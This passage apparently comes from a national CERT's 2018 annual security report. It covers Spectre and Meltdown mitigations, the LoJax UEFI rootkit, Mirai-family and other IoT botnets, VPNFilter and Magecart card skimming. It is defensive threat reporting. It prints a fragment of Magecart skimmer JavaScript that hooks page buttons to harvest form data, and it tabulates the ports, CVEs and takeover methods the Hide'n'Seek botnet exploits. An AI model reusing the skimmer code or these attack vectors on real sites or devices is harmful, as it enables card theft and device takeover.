- Windows: Kernel ASLR/VA Isolation[76]
- MAC OS: "Double map"[77]

The solution was criticised for its additional performance hit. The variety of results published in emerging studies suggested that the slowdown after applying patches strongly depends on the nature of the performed processes. According to reports, the greatest slowdown was observed in the case of database servers and ranged from 17 to 23%.[78]

Spectre

The ability to launch an attack even using JavaScript running in the browser was described in publications.[79] Therefore, some products were patched to prevent vulnerabilities from being exploited. The `--untrustedcode-mitigations` flag was added to the JavaScript V8 engine. The flag activates additional address and index masking in the code ran using JIT to ensure that the speculative execution does not refer to memory outside the specified range. Declared performance drop resulting from enabling such a patch, can be as high as about 15 percent.[80] Additionally, browser developers also lowered the resolution of time returned by interfaces such as performance.now(). The `SharedArrayBuffer` was also turned off.[81, 82]

LoJax

In September 2018, ESET issued a comprehensive report[83] on a threat involving novel persistence technique (staying in an infected system) that uses a UEFI module rootkit, noticed by security experts and analysts.

UEFI is a specification of the mechanism for managing the booting process of a modern computer. Just like BIOS, UEFI operates at a level higher than the operating system and gives it access to services related to hardware access. Rootkit, on the other hand, is a clandestine piece of malware that works with more extensive privileges than standard programs, usually in the form of a specially prepared operating system driver or module. An UEFI rootkit stands out because it isn't part of the operating system, but the UEFI implementation itself and is physically stored in flash memory on the computer's motherboard. This means that even deleting all data from a computer's hard drive or replacing it completely will not remove this type of malware.

[75] https://lwn.net/Articles/738975/
[76] https://twitter.com/aionescu/status/930412525111296000
[77] https://twitter.com/aionescu/status/948609809540046849
[78] https://www.postgresql.org/message-id/20180102222354.qikjmf7dvnjgbkxe@alap3.anarazel.de
[79] https://spectreattack.com/spectre.pdf (strona 7)
[80] https://v8.dev/docs/untrusted-code-mitigations
[81] https://blogs.windows.com/msedgedev/2018/01/03/speculative-execution-mitigations-microsoft-edge-internet-explorer/
[82] https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/SharedArrayBuffer
[83] https://cdn1.esetstatic.com/ESET/US/resources/datasheets/ESETus-datasheet-lojax.pdf

ESET reminded that there have been known cases of UEFI rootkits: “rkloader” that we know from the leak from the Italian company HackingTeam, providing malware to Western governments[84] and “darkmatter” used by CIA hackers.[85] However, to date there have been no confirmed cases of infection using this tool.



UEFI/BIOS module executes
Windows early boot
Windows OS running
1
UEFI/BIOS module
2
autochk.exe
3
rpcnetp.exe - small agent
4
Normal operation
Contains persistent agent and its dropper
Replaces legitimate autochk.exe
Drops rpcnetp.exe - small agent
Installs it as a service
Injects its DLL into svchost, then internet explorer
Communicates with C&C server to download and install full recovery agent
Full recovery agent is running on the machine

Figure 56. *LoJack persistence in action (source: ESET).*

The way this type of rootkit works does not have to be malicious by nature. Some laptop manufacturers install an anti-theft mechanism as a UEFI module. The effectiveness of this type of mechanism depends on several factors – it has to be difficult to remove or disable and it is best if it persists even in the case of reinstalling an operating system or replacing the hard drive. An example of such a solution is LoJack (formerly known as Computrace) implemented as a UEFI/BIOS module. The module is activated every time before Windows is launched and replaces one of its key executable files. The code starts at an early stage of system initialisation, makes sure that the next component of the solution is installed in the operating system, and then restores the original contents of the file. Finally, when the operating system starts up, a tiny LoJack agent downloads (or updates) the main component from the Internet address of the solution vendor stored in its resources.

In May 2018, American company Arbor Networks (a manufacturer of network traffic analysis devices) identified LoJack agents connecting to other domains than the original ones. What made things worse, these were domains previously used by the APT28 group in its malware campaigns.[86] Modifying the address was not difficult, it was enough to change – even manually – several dozen bytes in a single file.

ESET researchers dubbed the modified agents “LoJax” and started looking for infected computers. In addition to the LoJax agent, additional malware, or traces of malware typical of APT28, were found on many machines. These included: “SedUploader”, “XAgent” and “Xtunnel,”[87] as well as a number of custom tools. This toolkit also included a tool enabling the attackers to obtain information about a specific UEFI implementation in a computer, as well as a tool for creating a UEFI memory dump, adding an additional UEFI module to the dump and reflashing it.

Properly implemented, UEFI should not allow for arbitrary changes to its memory, both in order to ensure user safety, as well as to protect it from accidental modification that could damage the computer. However, it turns out that manufacturers do not implement any security measures at all, they are either disabled by default, they have serious bugs or are possible to bypass. The tool created by APT28 can take advantage of one of such vulnerabilities.[88] The remaining part of the infection is similar to the original method of obtaining persistence by LoJack, as presented on the chart above. The process resulted in the installation of standard APT28 trojans.

[84] https://blog.trendmicro.com/trendlabs-security-intelligence/hacking-team-uses-uefi-bios-rootkit-to-keep-rcs-9-agent-in-target-systems/
[85] https://wikileaks.org/ciav7p1/cms/page_13763820.html
[86] https://asert.arbornetworks.com/lojack-becomes-a-double-agent/
[87] https://www.welivesecurity.com/wp-content/uploads/2016/10/eset-sednit-part-2.pdf
[88] https://bromiumlabs.files.wordpress.com/2015/01/speed_racer_whitepaper.pdf

ESET noted LoJax infections mainly in the Balkans and in Central and Eastern Europe. One independent researcher, who checked Cisco Umbrella IoC (Indicator of Compromise) statistical data provided by ESET noted that the majority of infections were active in Poland.[89]




Figure 57. *Map of LoJax management infrastructure connections (source: VirusTotal, IOC ESET).*

IoT botnets

The market for smart devices connected to the Internet, comprising the so-called Internet of Things or IoT for short, is growing at an astounding pace. According to some sources[90] in 2018. 2 out of 5 devices connected to the Internet were IoT devices – in total, we saw an impressive number of 7 billion devices of this kind active in the networks. This share, as well as the number of all devices with access to the Internet, is estimated to increase in the coming years at a rate of about 10% annually. There are also studies forecasting a much more dynamic growth of this segment.[91] Compounded with the fact that these devices often have vulnerabilities, which are discovered on a regular basis, as well as the use of default administrator passwords, administrative panels with remote log-in capabilities and lack of firmware updates, this led to a large number of IoT devices used by criminals and their infections, which have become a part of everyday life for the IT security industry.

IoT botnets are not something that appeared in the last 2-3 years. A few years before the infamous Mirai, which made the news in August 2016, we saw botnets such as Aidra and Bashlite emerge in the wild, infecting IoT devices en masse. Their objective was to run huge scale DDoS attacks.

[89] http://archive.is/vBrWK
[90] https://iot-analytics.com/state-of-the-iot-update-q1-q2-2018-number-of-iot-devices-now-7b/
[91] https://www.statista.com/statistics/471264/iot-number-of-connected-devices-worldwide/

Some criminal groups, specialising in denial-of-service attacks, noticed the potential of the infrastructures they managed and decided to offer DDoS-as-a-Service. With a monthly amount of about 20 USD, everyone can lease a part of the botnet and carry out a DDoS attack as they see fit.[92] These days, DDoS attacks are only one of the ways of illegal use of IoT botnets, which will be presented in the following part of the report.

Mirai and its variants

The activity of the Mirai botnet was one of the hottest topics in the IT security world in 2016, often covered by the media. Soon after discovering the malware – by the end of September 2016 – its source code was made public, which led to the emergence of new variants of this botnet, based to a lesser or greater extent on the codebase of the original project. The most dangerous of these include the Reaper, identified in September 2017, which uses a package of 9 exploits for vulnerabilities found in devices released by various manufacturers, as well as Satori, identified in December 2017, which targeted selected models of Realtek and Huawei routers. If you are interested in learning more about how the original Mirai botnet worked, read our 2017 report.

To this day, dozens of variants of Mirai have been created, some of them were even open-source. They are usually named and classified by project branch name. This name refers to the command argument run during an infection, for example in the case of the MASUTA branch, the command looks as follows:

```
$ /bin/busybox MASUTA
MASUTA: applet not found
```

By the second half of June 2018, 66 variants of malware based on Mirai code were identified;[93] however, some doubts of one Twitter user about the actual number of various mutations of Mirai motivated Avast researchers to compare the characteristic elements of 7 variants of this malware in order to identify and establish certain common features.[94] The comparison exhibited some differences in the lists of default authentication data permanently stored in malware code, used during one of the attack phases. The differences concerned login-password pairs, the similarity of individual items on the list with the list used in the codebase of the original Mirai malware, as well as the length of the list itself. Other differences between variants were related to the key used to deobfuscate said list, extension of the list of so-called kill ports,[95] as well as the list of attacked architectures such as Argonaut RISC Core or Motorola RCE – and thus other devices running these architectures. The researchers observed that the new variants of Mirai benefit primarily from the modular design of the original malware, which means that adding new functionalities exploiting newly defined sets of vulnerabilities in the new versions is fairly easy.

One of the most noteworthy Mirai variant is Sora, which infects a wide range of devices based on various hardware architectures. Sora's code was compiled using tools from the Aboriginal Linux project,[96] which enables easy creation of executable files running on different platforms, which significantly expanded the number of IoT devices that can be a potential target of botnet.[97]

[92] https://blog.radware.com/uncategorized/2018/03/history-of-iot-botnets/
[93] https://twitter.com/rommeljoven17/status/1010060870100049920
[94] https://blog.avast.com/hacker-creates-seven-new-variants-of-the-mirai-botnet
[95] services listening on a given device – such as SSH and Telnet – which are closed by IoT malware in order to prevent the owner, as well as other malware, from connecting to the device, thus eliminating potential competition.
[96] https://github.com/landley/aboriginal
[97] https://www.symantec.com/blogs/threat-intelligence/mirai-cross-platform-infection




Figure 58. *The most popular branches of Mirai, as of June 2018 (source: https://twitter.com/rommeljoven17/status/1010060870100049920).*

Hide'n'Seek

Another threat – Hide'n'Seek botnet, discovered by BitDefender in January 2018, which managed to infect more than 90,000 devices in the first days of its activity[98] is another interesting example of malicious software. According to the same source, at the beginning of October 2018 the number of infected devices exceeded 300,000 and the average daily number of active bots in that period was 4,000–5,000.[99]

The most important solution used in the Hide'n'Seek botnet is the use of decentralised P2P (peer-to-peer) architecture. It is hardly a new idea – the same solution and similar design were used in the Hajime botnet, which was described by CERT Polska in its previous report.[100] What is interesting is the hard-coded list of peers used by the malware to connect to, with the majority located in South Korea, China and the USA. Several addresses in Polish networks have also been found. The P2P protocol is used to distribute the botnet, exchange files between infected devices and send malware updates to them.

The second most important component of Hide'n'Seek is a scanner, working just like Mirai's, using randomly generated IP addresses and a predefined port list, which are used to identify services available on the attacked device and seeing if they can be exploited to take control over the device.

Ports	Service	Action taken
23, 2323	Telnet	Brute force attack using a list of authentication data (login-password)
80, 8080	HTTP	Using publicly available exploits for services
5555	ADB	Attempting to take over the device using the open ADB (*Android Debug Bridge*) interface.
2480	OrientDB	Using the RCE (CVE-2017-11467[101])
5984	CouchDB	Using the RCE (CVE-2017-12636[102])

Table 7. *List of ports scanned by Hide'n'Seek and actions taken depending on the service found.*

[98] https://labs.bitdefender.com/2018/09/hide-and-seek-iot-botnet-learns-new-tricks-uses-adb-over-internet-to-exploit-thousands-of-android-devices/
[99] https://www.youtube.com/watch?v=d2-2VRxBqEA&t=22m28s
[100] https://www.cert.pl/PDF/Raport_CP_2017.pdf
[101] https://www.cvedetails.com/cve/CVE-2017-11467/
[102] https://www.cvedetails.com/cve/CVE-2017-12636/

One of the most noteworthy features is the modular structure of the malware. Hide'n'Seek does not have any specific exploits loaded at the time of infection. However, the malware uses the time to gather detailed information about the device and then uses the data to download modules compiled for a specific architecture (such as x86, ARM or MIPS). Hide'n'Seek stores them in device memory, which means that the modules downloaded by malware can be seen in a memory dump. One of examples of such modules is cpuminer, which converts an IoT device into a cryptocurrency miner. Despite the fact that it's not a popular solution, particularly given the low computing power of IoT devices, it perfectly illustrates the direction in which IoT botnets are heading. Cryptomining, ransomware distribution or fraud – there are many examples of uses for a botnet based on IoT devices, other than simple DDoS attacks.

Torii

In the second half of September 2018, a new IoT malware was identified – Torii. The information about the origin of the network traffic to port 23 (a known attack scenario using default login data) is hidden due to the malware using Tor network nodes, hence where the name of the software comes from. Avast experts, who carried out a thorough analysis of the new threat, came to the conclusion that the botnet could have been active much earlier, even in December 2017.[103] Just like in the case of above-mentioned solution, Torii is characterised by modular design, as well as a variety of variants for all kinds of platforms (including x86, x86_64, MIPS, ARM PowerPC and SuperH), using a total of more than 100 malicious modules, armed and ready to fire, depending on the architecture of the attacked device.[104]

Torii is not only difficult to detect, but also hard to remove. It has been equipped with six persistence mechanisms that are used simultaneously to maximise survivability and ensure the continuity of malware operation on an infected device.[105] Other interesting solutions used by Torii's author is a universal module, which enables the attacker to run any command on the device, written in Go language, encryption of communication with C&C servers, as well as the ability to gather sensitive data and send them to the C&C server. According to Avast researchers, the last of these solutions is also the main objective of Torii, which distinguishes it from other IoT botnets.

This malware represents a certain evolution and a kind of a next level in the development of software attacking IoT devices. Torii is not based on Mirai codebase, which makes it work a bit differently. Examples of such differences include a lack of random IP address generator, which enables selecting new targets for infection and malware propagation. The lack of such a solution enables Torii to remain unnoticed in the network, concealing the fact of an infection and secretly carrying out the bidding of the botnet's operator.

Situation in Poland

Just like 2017, 2018 did not bring any mass attacks on IoT devices in Polish networks. We have not observed numerous infections, and the ones that took place mainly concerned infected routers – Mikrotik and TP-Link in most cases. In the majority of cases, the malware used for the attack was one of the branches of Mirai. In the case of some infected devices, the problems were quickly resolved due to the fact that many ISPs took the warnings sent by our team to the relevant abuse teams regarding IoT malware seriously and quickly implemented appropriate actions.

The CERT Polska team is still developing and improving tools for observing and notifying entities about IoT devices that may have been taken over by criminals and turned into an element of IoT botnet infrastructure. Every month, we receive information about new threats to which we constantly adapt our systems to warn Polish Internet users as quickly as possible and provide accurate information. Let us conclude this chapter with Table 8, which shows the average number of Mirai

[103] https://blog.avast.com/new-torii-botnet-threat-research
[104] https://the-parallax.com/2018/09/28/new-botnet-torii-iot-abuse/
[105] https://blog.avast.com/new-torii-botnet-threat-research

bots in Polish networks (regardless of family), identified by CERT Polska team throughout 2018. The average monthly number of active bots remained – more or less – below 1,000, which is a regular average, observed since mid-2017.

Month	Average daily number of active bots in Poland
January	818
February	895
March	829
April	768
May	791
June	1 117
July	946
August	918
September	1 036
October	1 171
November	1 074
December	896
Average number per month	**938**

Table 8. *Average daily number of Mirai bots (all families) in Polish networks per month.*




Chart 4. *Average daily number of Mirai bots (all families) in Polish networks per month.*

Summary

The quickly developing market for IoT devices creates many opportunities for abuse. First of all, IoT devices are often “low-hanging fruits” in terms of hierarchy of attacked targets, which enables even low-skilled attackers to exploit their vulnerabilities. Because of their low security standard, they are relatively easy to exploit and take over.

Many IoT devices, such as IP cameras, routers and thermostats, work pretty much 24 hours a day, 7 days a week. They are rarely monitored, and the owner’s interest in their maintenance ends when the device is connected to the network. All of this makes it a perfect target for an attacker with bad intentions. Other than that, the cost of taking over the IoT device is much, much lower than the cost and effort needed to breach a highly secure server. This is particularly important given the fact that carrying out a DDoS attack requires building and controlling an infrastructure comprising many such elements.

On the other hand, some experts representing companies analysing IoT malware predict that the development of this malware segment will move towards increasingly sophisticated, modular solutions, configured on-the-fly in order to adapt their functionality to carry out various types of attacks.[106] Some also believe that this trend will evolve towards devices with increasing computing power, in order to harness them to carry out tasks that require it – such as mining cryptocurrencies.

The question remains whether it is possible to change the current situation, or at least reduce or curb the number of infections to some extent. Perhaps, given the passive attitude of IoT device manufacturers, who rarely issue firmware updates, legal regulations could be one solution to this issue. A good example of this is the local law enacted in the State of California in September 2018. This law requires the manufacturers of devices sold and connected to networks in this region to use a unique initial password for each device (issued by the manufacturer or selected by user).[107] Other proposed legal regulations that could be adopted include firmware expiration date, so that the user knows the end-of-life date of the device, as well as providing documentation and offering users the opportunity to update the device themselves by running alternative firmware after the hardware reaches end-of-life date. Time will tell whether such solutions will contribute to increased security in the dynamically developing world of IoT devices.

VPNFilter

In mid-2018, Cisco Talos, a team dealing with advanced threat analysis, published information on a new type of malware attacking SOHO (Small Office, Home Office) network devices. The first statistics were worrying: at least half a million devices were infected in 54 countries.[108] The attack targeted devices manufactured by ASUS, D-Link, Huawei, Linksys, Mikrotik, Netgear, TP-Link, Ubiquiti, UPVEL, QNAP and ZTE. It is interesting that the criminals, who used VPNFilter, essentially maintained

[106] https://blog.avast.com/iot-predictions
[107] https://leginfo.legislature.ca.gov/faces/billTextClient.xhtml?bill_id=201720180SB327
[108] https://blog.talosintelligence.com/2018/05/VPNFilter.html

two infrastructures – one intended only for the devices in Ukraine, and second one for the rest of the world. The analysis of the code revealed similarities with the malware used by the BlackEnergy group.109 Unfortunately, the details of obtaining initial access to the devices are not known. The likely vector concerns publicly known vulnerabilities for devices of the above-mentioned manufacturers.

The attacks on the device comprised three stages. The first step was aimed at ensuring persistence on the device and downloading the executable file of the second step, in a way similar to a classic loader. Modification of NVRAM memory and crontab entry ensured availability of malware after a reboot.

Several versions of the loader were prepared, to account for various hardware architectures. The developers of the malware went with an interesting way of updating the Command & Control (C2) server list – the infected device downloaded a photo from Photobucket, with EXIF data containing information about the location where the photo was taken, which – in reality – was an IP address. If the operation was unsuccessful, the image was downloaded from a dedicated domain. However, to ensure communication with the device, the attackers added another mechanism in case the above described methods failed – opening the port and listening for a message with appropriate content.

The infected devices scanned the network for open ports – 23, 80, 2000 and 8080 – to further propagate infection on Mikrotik and QNAP devices. The communication with the C&C servers went through the Tor network. The proper malware downloaded by the loader enabled running various commands, damaging the device by zeroing critical areas of firmware memory and downloading files from supplied URLs. The name of the malware family is based on the operations carried out at this stage, namely creating temporary folders in the following locations: `/var/run/vpnfilterm oraz /var/run/vpnfilterw.`

The malware implemented its functionalities in modules. The most interesting of them was `ssler`, whose task was to inject JavaScript code into port 80 and get data from it. An attacker could define attack targets as URLs and dump all traffic from them as binary file. The component also enabled SSL Stripping – switching https:// to http:// in all resource requests. This enabled peeking at communication between the user and the server – which was supposed to be encrypted – and to obtain sensitive data. Criminals paid particular attention to POST requests sent to accounts.google.com, which were dumped regardless of the attack target definitions.

Dumping network traffic to web services used in everyday work was just an addition to a ps module, which was a specialised piece of malware, used to capture Modbus traffic. Modbus is a protocol used in industrial automation environments. By default, this method of communication is not encrypted and supports only basic authentication methods. It is not known whether VPNFilter's activity focused only on getting traffic data, or interacting with devices using Modbus.

After summer, Talos shared additional information about new modules discovered during the attacks:

- *htpx* - HTTP traffic redirection and inspection
- *ndbr* - SSH client
- *nm* - network scanner
- *netfilter* - a module used to carry out DDoS attacks
- *portforwarding* - redirecting network traffic to botmaster-controlled servers
- *socks5proxy* - SOCKS5 proxy functionality on the device
- *tcpvpn* - reverse-TCP VPN

The activity of VPNFilter has been significantly curbed by blocking domains and IP addresses connected with the botnet infrastructure. The complexity of malware, infrastructure, functionality of modules and the scale of infection indicate a highly motivated actor, potentially acting on behalf of special services.

[109] https://en.wikipedia.org/wiki/BlackEnergy
[110] https://pl.wikipedia.org/wiki/Exchangeable_Image_File_Format

Magecart

Credit card fraud ranks among the most common types of computer-oriented crime. A criminal does not have to commit physical theft. All that is needed is a copy of the contents of a magnetic stripe or credit card chip – these data are enough to make a transaction.

The devices that enable extracting data from credit and debit cards are called skimmers. By default, they are installed on ATMs as an overlay on the slot where cards are inserted. In order to also get the card PIN code, the criminals also install overlays on pinpads or hidden cameras pointed in the right direction.

It is very difficult to distinguish a skimmer from the original slot of the ATM.




Figure 59. *Physical ATM skimmer. (Photo: Northwest Community Credit Union)*


Another popular method of obtaining these data envisions using malware that infects computers and mobile devices. Such malware can act as a keylogger, capture data entered into forms embedded in web pages, or constantly search for strings corresponding to card numbers in the cache.

However, these methods are imperfect, since one infected computer will not provide more than several card numbers. The real ratio of stolen records to the number of infected workstations is well below 1. This is due, among other things, to the short life span of malware from the date of infection to the date the threat is neutralised, during which the infected victim might not have to use their credit card. The infection process itself is time-consuming and needs to be improved all the time.

On the other hand, ATM attacks offer much higher payouts. However, in addition to the modern security features used in credit and debit cards, as well as numerous methods aimed at detecting skimmers, such theft is difficult to carry out for another reason – it requires physical interaction with an ATM. To do so, the criminal has to leave their comfort zone – the digital world in which they feel safe. The device needs to be installed, and depending on the mode of its operation, the data need to be transferred onto another media after a certain period of time.

In 2018, the trend, which we have been observing since 2015, has intensified. The phenomenon dubbed “Magecart” is a compilation of these two methods. In this case, an attack is also carried out, but not on individual user workstations. Instead, the criminals attack a server hosting a website that enables payments by credit cards – an auction service or an e-commerce store. Magecart exploits vulnerabilities in older versions of Magento, as well as many plugins for this platform created by various authors, very often completely unsupported.

After breaching the security mechanism, the attacker adds a script on the page, where the customers can finalise their order and enter payment data. If there is a form for entering credit card data, the details are sent to a server controlled by criminals.




```
function scrapeAllFields() {
  var btn = document.querySelectorAll(`a[href*='javascript:void0'],a[href='#'],button, input, submit, .btn, .button`);
  for (var i = 0; i < btn.length; i++) {
    var b = btn[i];
    // "slect" is typo here -- WdG
    if (b.type != "text" && b.type != 'slect' && b.type != "checkbox" && b.type != 'password' && b.type != "radio") {
      if (b.addEventListener) {
        b.addEventListener('click', createQueryString, false);
      } else {
        b.attachEvent('onclick', createQueryString);
      }
    }
  }
```

Figure 60. *Snippet of the code of the Magecart digital skimmer.*

Magecart is both the name of a group of people involved in the criminal enterprise, as well as the name of the technique itself. Given the differences in the code, as well as the use of different monetisation techniques, we are able to distinguish at least several independent groups using this modus operandi.

The attackers usually breached store security system in massive and automated attacks. The most influential groups aimed at high-traffic websites, which must have required a significant amount of additional manual work.

The criminals then made money by selling stolen data to other criminals or by making their own purchases with cards.



13-09-2018

